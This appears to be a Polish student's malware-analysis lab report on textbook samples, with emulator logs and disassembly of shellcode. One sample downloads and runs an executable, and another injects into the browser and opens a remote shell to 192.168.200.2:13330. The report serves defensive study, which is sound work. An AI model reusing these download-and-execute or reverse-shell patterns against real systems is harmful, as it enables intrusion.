
Shellcode/C++ analysis

Laboratorium 6.1

Przeprowadź analizę dynamiczną pliku Lab08-01.bin za pomocą narzędzia shellcode_launcher.exe.

1. W jaki sposób jest zakodowany ten shellcode?

Są to głównie znaki ASCII
Nie udało mi się niestety znaleźć innych ciekawych zależności



2. Jakie funkcje importuje ten shellcode ręcznie (wykorzystaj do tego program scdbg)?

- `LoadLibraryA`

- `GetSystemDirectoryA`
- `TerminateProcess`
- `GetCurrentProcess`
- `WinExec`
- `URLDownloadToFileA`

```
Select index to execute:: (int/reg) 0
0
Loaded 53e bytes from file C:\Users\kali\Desktop\lab6\binaries(1)\binaries\Lab08-01.bin
failed at offset 201/53e value: 201 memoffset 5d5e751
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

401313  LoadLibraryA(URLMON)
40132d  GetSystemDirectoryA( c:\windows\system32\ )
40134c  URLDownloadToFileA(http://www.practicalmalwareanalysis.com/shellcode/annoy_user.exe, c:\WINDOWS\system32\1
401358  WinExec(c:\WINDOWS\system32\1.exe)
40135b  GetCurrentProcess() = 1
401364  TerminateProcess(1) = 1

Stepcount 237493
```

3. Podaj nazwę hosta sieciowego, z którym próbuje się komunikować ten shellcode.

http://www.practicalmalwareanalysis.com/shellcode/annoy_user.exe

4. Wskaż, jakie pozostałości pozostawia za sobą shellcode w systemie plików.


`c:\WINDOWS\system32\1.exe`

Laboratorium 6.2


Przeprowadź analizę dynamiczną pliku Lab08-02.exe. Wskazana próbka zawiera fragment shellcode'u, który zostanie wstrzyknięty do innego procesu oraz uruchomiony. Odpowiedz na
pytania:

1. Wskaż proces, w którym następuje iniekcja tego shellcode'u.


Chodzi o systemową przeglądarkę, gdzie kluczem jest żądanie `\\http\\shell\\open\\command`



```
; Attributes: bp-based frame

sub_401340 proc near

Data= byte ptr -0A10h
var_8= dword ptr -8
dwProcessId= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 0A10h
push    edi
mov     [ebp+dwProcessId], 0
mov     ecx, 281h
xor     eax, eax
lea     edi, [ebp+Data]
rep stosd
stosb
push    offset aSedebugprivile ; "SeDebugPrivilege"
call    sub_4010B0
add     esp, 4
mov     [ebp+var_8], eax
cmp     [ebp+var_8], 0
jnz     short loc_40138E
```



```
loc_4013BF:
lea     ecx, [ebp+Data]
push    ecx
push    offset aGotPathS ; "Got path: %s\n"
call    sub_40143D
add     esp, 8
lea     edx, [ebp+dwProcessId]
push    edx             ; int
lea     eax, [ebp+Data]
push    eax             ; lpCommandLine
call    sub_401180
add     esp, 8
mov     [ebp+var_8], eax
cmp     [ebp+var_8], 0
jnz     short loc_401403
```



2. Podaj miejsce lokalizacji tego shellcode.


0x004012ED

```
.text:004012C3 ; ---------------------------------------------------------------------------
.text:004012C3
.text:004012C3 loc_4012C3:                             ; CODE XREF: sub_401230+79↑j
.text:004012C3                 lea     eax, [ebp+NumberOfBytesWritten]
.text:004012C6                 push    eax             ; lpNumberOfBytesWritten
.text:004012C7                 mov     ecx, [ebp+dwSize]
.text:004012CA                 push    ecx             ; nSize
.text:004012CB                 mov     edx, [ebp+lpBuffer]
.text:004012CE                 push    edx             ; lpBuffer
.text:004012CF                 mov     eax, [ebp+lpBaseAddress]
.text:004012D2                 push    eax             ; lpBaseAddress
.text:004012D3                 mov     ecx, [ebp+hProcess]
.text:004012D6                 push    ecx             ; hProcess
.text:004012D7                 call    ds:WriteProcessMemory
.text:004012DD                 mov     [ebp+var_C], eax
.text:004012E0                 cmp     [ebp+var_C], 0
.text:004012E4                 jnz     short loc_4012FE
.text:004012E6                 call    ds:GetLastError
.text:004012EC                 push    eax
.text:004012ED                 push    offset aWriteprocessme ; "WriteProcessMemory error: %08x\n"
.text:004012F2                 call    sub_40143D
.text:004012F7                 add     esp, 8
.text:004012FA                 xor     eax, eax
.text:004012FC                 jmp     short loc_40133C
.text:004012FE ; ---------------------------------------------------------------------------
```


3. Określ sposób zakodowania tego programu.

Po wielokrotnych próbach niestety nie byłem w stanie znaleźć sposobu zakodowania tego programu

4. Wskaż host sieciowy, z którym komunikuje się ten plik.



Rozpocząłem od próby wydobycia samego shellcode



Następnie za pomocą programu `scdbg` analizuję hex dump shellcode

```
4010dc  LoadLibraryA(ws2_32)
401104  WSAStartup(101)
401113  WSASocket(af=2, tp=1, proto=0, group=0, flags=0)
401132  connect(h=42, host: 192.168.200.2 , port: 13330 ) = 42
40117a  CreateProcessA( cmd,  ) = 0x1269
40117d  GetCurrentProcess() = 1
401186  TerminateProcess(1) = 1
```

Stąd idzie wyczytać iż hostem jest następujący adres ip: 192.168.200.2
I łączy się za pomocą portu 13330

5. Opisz jego działanie (shellcode).

Łącząc z zależnościami z punktu 1. można stwierdzić iż malware tworzy zdalną konsolę poprzez domyślną przeglądarke systemu z adresem ip 192.168.200.2 na porcie 13330

Laboratorium 7.1

W tej części laboratorium zostanie zademonstrowane użycie wskaźnika this. Przeanalizuj złośliwe oprogramowanie (plik Lab09-01.exe). Odpowiedz na poniższe pytania:

1. Czy funkcja znajdująca się pod adresem 0x401040 przyjmuje jakieś parametry?

```
.text:00401032                align 10h
.text:00401040
.text:00401040 ; =============== S U B R O U T I N E =======================================
.text:00401040
.text:00401040 ; Attributes: bp-based frame
.text:00401040
.text:00401040 sub_401040     proc near               ; CODE XREF: sub_401000+25↑p
.text:00401040
.text:00401040 var_4          = dword ptr -4
.text:00401040
.text:00401040                push    ebp
.text:00401041                mov     ebp, esp
.text:00401043                push    ecx
.text:00401044                mov     [ebp+var_4], ecx
.text:00401047                push    0               ; LPBINDSTATUSCALLBACK
.text:00401049                push    0               ; DWORD
.text:0040104B                push    offset aCEmpdownloadEx ; "c:\tempdownload.exe"
.text:00401050                mov     eax, [ebp+var_4]
.text:00401053                mov     ecx, [eax]
.text:00401055                push    ecx             ; LPCSTR
.text:00401056                push    0               ; LPUNKNOWN
.text:00401058                call    URLDownloadToFileA
.text:0040105D                mov     esp, ebp
.text:0040105F                pop     ebp
.text:00401060                retn
.text:00401060 sub_401040     endp
.text:00401060
```

Nie

2. Podaj adres URL używany w wywołaniu funkcji URLDownloadToFile.

http://www.practicalmalwareanalysis.com/cpp.html

```
.text:00401000 ; Attributes: bp-based frame
.text:00401000
.text:00401000 sub_401000      proc near               ; CODE XREF: start+C9↓p
.text:00401000
.text:00401000 var_8           = dword ptr -8
.text:00401000 var_4           = dword ptr -4
.text:00401000
.text:00401000                 push    ebp
.text:00401001                 mov     ebp, esp
.text:00401003                 sub     esp, 8
.text:00401006                 push    4
.text:00401008                 call    sub_401068
.text:0040100D                 add     esp, 4
.text:00401010                 mov     [ebp+var_8], eax
.text:00401013                 mov     eax, [ebp+var_8]
.text:00401016                 mov     [ebp+var_4], eax
.text:00401019                 mov     ecx, [ebp+var_4]
.text:0040101C                 mov     dword ptr [ecx], offset aHttpWwwPractic ; "http://www.practicalmalwareanalysis.com"...
.text:00401022                 mov     ecx, [ebp+var_4]
.text:00401025                 call    sub_401040
.text:0040102A                 xor     eax, eax
.text:0040102C                 mov     esp, ebp
.text:0040102E                 pop     ebp
.text:0040102F                 retn    10h
.text:0040102F sub_401000      endp
.text:0040102F
```

```
.data:0040502F                 db    0
.data:00405030 aHttpWwwPractic db 'http://www.practicalmalwareanalysis.com/cpp.html',0
.data:00405030                                         ; DATA XREF: sub_401000+1C↑o
.data:00405061                 align 4
.data:00405064 ; CHAR aCEmpdownloadEx[]
.data:00405064 aCEmpdownloadEx db 'c:',9,'empdownload.exe',0
```

3. Opisz działanie tego programu.

Program najprawdopodobniej pobiera jakiś zdalny zasób ze strony http://www.practicalmalwareanalysis.com/cpp.html
A następnie zapisuje go w systemie pod wcześniej znalezioną nazwą `tempdownload.exe`